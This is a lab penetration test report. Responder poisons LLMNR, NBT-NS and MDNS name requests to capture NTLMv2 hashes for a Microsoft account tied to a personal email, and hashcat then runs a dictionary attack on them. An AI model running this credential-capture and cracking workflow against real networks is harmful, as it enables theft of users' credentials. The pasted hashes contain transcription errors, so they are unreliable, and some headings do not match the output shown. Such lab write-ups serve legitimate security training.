



Title:- Active Directory penetration testing .


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Date :- April .

Introduction:-

This report documents the security assessment and penetration testing performed on the Active Directory environment. The primary objective of this assessment was to identify vulnerabilities within the network authentication protocols and evaluate the strength of user credentials. During the reconnaissance phase, an NTLMv2 hash was captured through network traffic analysis. This report details the methodology used to capture, analyze, and attempt to crack the captured hash using industry-standard tools like Responder and Hashcat, simulating a real-world lateral movement attack.

Capture Step (Responder):-



```
(limbo@kali) - [~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.64.136 netmask 255.255.255.0 broadcast 192.168.64.255
    inet6 fe80::20c:29ff:fe31:74de prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:31:74:de txqueuelen 1000 (Ethernet)
    RX packets 137 bytes 79690 (77.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 114 bytes 50567 (49.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(limbo@kali) - [~]
$
```

```
limbo@kali: ~  
loop txqueuelen 1000 (Local Loopback)  
RX packets 8 bytes 480 (480.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 8 bytes 480 (480.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(limbo@kali) - [~]  
$ sudo nmap -PE -sn 192.168.64.0/24  
[sudo] password for limbo:  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-27 14:22 -0400  
Nmap scan report for 192.168.64.1  
Host is up (0.00041s latency).  
MAC Address: 00:50:56:C0:00:08 (VMware)  
Nmap scan report for 192.168.64.2  
Host is up (0.00026s latency).  
MAC Address: 00:50:56:F2:DE:DC (VMware)  
Nmap scan report for 192.168.64.131  
Host is up (0.0010s latency).  
MAC Address: 00:0C:29:D2:79:18 (VMware)  
Nmap scan report for 192.168.64.254  
Host is up (0.0013s latency).  
MAC Address: 00:50:56:F0:DA:8D (VMware)  
Nmap scan report for 192.168.64.136  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.53 seconds  
  
(limbo@kali) - [~]  
$
```

Running Responder on the network interface (eth0) to intercept LLMNR and NetBIOS requests .

Hash Identification :-

```
limbo@kali: ~  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.53 seconds  
  
(limbo@kali) - [~]  
$ sudo responder -I eth0 -dvv  
  
[*] Tips jar:  
USDt -> 0xCc98c1D3b8cd9b717b5257827102940e4E17A19A  
BTC -> bc1q9360jedhmp5vpl3u05vyg4jryrL52dmazz49  
  
[+] Poisoners:  
LLMNR [ON]  
NBT-NS [ON]  
MDNS [ON]  
DNS [ON]  
DHCP [ON]  
DHCPv6 [OFF]  
  
[+] Servers:  
HTTP server [ON]  
HTTPS server [ON]  
WPAD proxy [ON]  
Auth proxy [OFF]  
SMR server [ON]
```

Successfully captured an NTLMv2 hash for the user 'DAHMANA054' through network poisoning.

Cracking Strategy:-

```
limbo@kali: ~  
0000000000000000000000908380048005400540050002F006F0066006600660090630065002D0064006100740061002E006C006F00630061006C0064006F006D00610069006EE0000000000  
00000000  
[HTTP] Sending NTLM authentication request to 192.168.64.131  
[WebDAV] NTLMv2 Client : 192.168.64.131  
[WebDAV] NTLMv2 Username : MicrosoftAccount\dahmana054@gmail.com  
[WebDAV] NTLMv2 Hash : dahmana054@gmail.com::MicrosoftAccount:b72b0ddc4739ae7d:3C0B5C218306917C36047F7036269029:010100000000000023E7898273D6DC01F  
C547ID9ABAFBC1000000000200800490056005200480001001E00570049004E002D00500036005700580041003000540043005700410044000400140049005600520048002E004C004F  
400430041004C0003003400570049004E002D005000360057005800410030005400430057004100440002E0049005600520048002E004C004F400430041004C0003003400570049004E002E004C004F400430041004C0008003000300000000000000010000000020000A082CBBF51C2C591124B2BA603617F10976AD38B7C532D17192EE526A2DE36160A0100000000000000  
0000000000000000000000908380048005400540050002F006F0066006600660090630065002D0064006100740061002E006C006F00630061006C0064006F006D00610069006EE0000000000  
00000000  
[HTTP] Sending NTLM authentication request to 192.168.64.131  
[WebDAV] NTLMv2 Client : 192.168.64.131  
[WebDAV] NTLMv2 Username : MicrosoftAccount\dahmana054@gmail.com  
[WebDAV] NTLMv2 Hash : dahmana054@gmail.com::MicrosoftAccount:e33bf87b9f977ca:83ADC69501F8432F76BA8E38C278B4B5:0101000000000000AFF79C8273D6DC01B  
B3C4A1A28D4AA7F0000000000200800490056005200480001001E00570049004E002D00500036005700580041003000540043005700410044000400140049005600520048002E004C004F  
400430041004C0003003400570049004E002D005000360057005800410030005400430057004100440002E0049005600520048002E004C004F400430041004C0008003000300000000000000010000000020000A082CBBF51C2C591124B2BA603617F10976AD38B7C532D17192EE526A2DE36160A0100000000000000  
0000000000000000000000908380048005400540050002F006F0066006600660090630065002D0064006100740061002E006C006F00630061006C0064006F006D00610069006EE0000000000  
00000000  
[*] [MDNS] Poisoned answer sent to 192.168.64.1 for name office-data.local  
[*] [MDNS] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data.local  
[*] [LLMNR] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data  
[*] [LLMNR] Poisoned answer sent to 192.168.64.1 for name office-data  
[*] [MDNS] Poisoned answer sent to 192.168.64.1 for name office-data.local  
[*] [LLMNR] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data  
[*] [MDNS] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data.local  
[*] [LLMNR] Poisoned answer sent to 192.168.64.1 for name office-data  
[*] [MDNS] Poisoned answer sent to 192.168.64.1 for name office-data.local  
[*] [LLMNR] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data
```

To direct input to this VM, click inside or press Ctrl+G.

```
[WebDAV] NTLMv2 Client : 192.168.64.131
[WebDAV] NTLMv2 Username : MicrosoftAccount\dahmana054@gmail.com
[WebDAV] NTLMv2 Hash : dahmana054@gmail.com : MicrosoftAccount:e333bf87b9f977ca:83ADC69501F8432F76BA8E38C278B4B5:0101000000000000AFF79C8273D6DC01B
33CB41A28DAA7F0000000002008004900560052004B0001001E00570049004E002D0050000360057005800410033000540043005700410044000040014004900560052004B002E004C004F
90430041004C0003003400570049004E002D005000360057005800410033000540043005700410044002E004900560052004B002E004C00050014004900560052004B0
02E004C004F00430041004C00080030003000000000000000100000000200000A082CBBF51C2C591124B2BA603617F10976AD38B7C532D17192EE526A2DE36160A00100000000000000
0000000000000000000000900380048005400540050002F006F00660066006600900630065002D00664006100740061002E0060C006F006630061006C00664006F006D006100669006E00000000000
00000000
[*] [MDNS] Poisoned answer sent to 192.168.64.1 for name office-data.local
[*] [MDNS] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data.local
[*] [LLMNR] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data
[*] [LLMNR] Poisoned answer sent to 192.168.64.1 for name office-data
[*] [MDNS] Poisoned answer sent to 192.168.64.1 for name office-data.local
[*] [LLMNR] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data
[*] [MDNS] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data.local
[*] [LLMNR] Poisoned answer sent to 192.168.64.1 for name office-data
[*] [MDNS] Poisoned answer sent to 192.168.64.1 for name office-data.local
[*] [LLMNR] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data
[*] [LLMNR] Poisoned answer sent to 192.168.64.1 for name office-data
[*] [MDNS] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data.local
[*] [MDNS] Poisoned answer sent to 192.168.64.1 for name office-data.local
[*] [MDNS] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data.local
[*] [LLMNR] Poisoned answer sent to fe80::c010:4818:8f7e:a6e8 for name office-data
[*] [LLMNR] Poisoned answer sent to 192.168.64.1 for name office-data
[*] [MDNS] Poisoned answer sent to 192.168.64.1 for name office-data.local
[*] [MDNS] Poisoned answer sent to 192.168.64.1 for name office-data.local
```

Executing Hashcat with a dictionary attack (rockyou.txt) targeting the NTLMv2 hash (Mode 5600).


Hardware Optimization:-



```
GNU nano 8.7.1 hashcat.txt *
dahmana054@gmail.com::MicrosoftAccount:e333bf87b9f977ca:83ADC69501F8432F76BA8E38C278B4B5:0101000000000000AFF79C8273D6DC01BB3CB41A28D4AA7F00000000020b
```

Optimizing system resources: Allocating 4GB of RAM to the virtual lab and monitoring the 12GB system performance during the attack.

Attack Results & Advanced Cracking:-



```
(limbo@kali)-[~]
$ nano hashcat.txt

(limbo@kali)-[~]
$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, REL0C, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #01: cpu-haswell-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 1456/2912 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance
```

Initial dictionary attack finished with an 'Exhausted' status, indicating a strong password policy.

```
limbo@kali: ~  
limbo@kali: ~  
Approaching final keyspace - workload adjusted.  
Session.....: hashcat  
Status.....: Exhausted  
Hash.Mode.....: 5600 (NetNTLMv2)  
Hash.Target.....: DAHMANA054@GMAIL.COM::MicrosoftAccount:aa8311e61de3...000000  
Time.Started.....: Mon Apr 27 14:33:03 2026 (31 secs)  
Time.Estimated....: Mon Apr 27 14:33:34 2026 (0 secs)  
Kernel.Feature....: Pure Kernel (password length 0-256 bytes)  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#01.....: 487.3 kH/s (2.53ms) @ Accel:1024 Loops:1 Thr:1 Vec:8  
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)  
Progress.....: 14344385/14344385 (100.00%)  
Rejected.....: 0/14344385 (0.00%)  
Restore.Point....: 14344385/14344385 (100.00%)  
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine..: Device Generator  
Candidates.#01...: kristenanne -> $HEX[042a0337c2a156616d6f732103]  
Hardware.Mon.#01.: Util: 89%  
  
Started: Mon Apr 27 14:32:58 2026  
Stopped: Mon Apr 27 14:33:35 2026  
  
limbo@kali) -[~]  
$
```

implementing a Rule-based attack using 'best64.rule' to expand the password variations and increase success probability.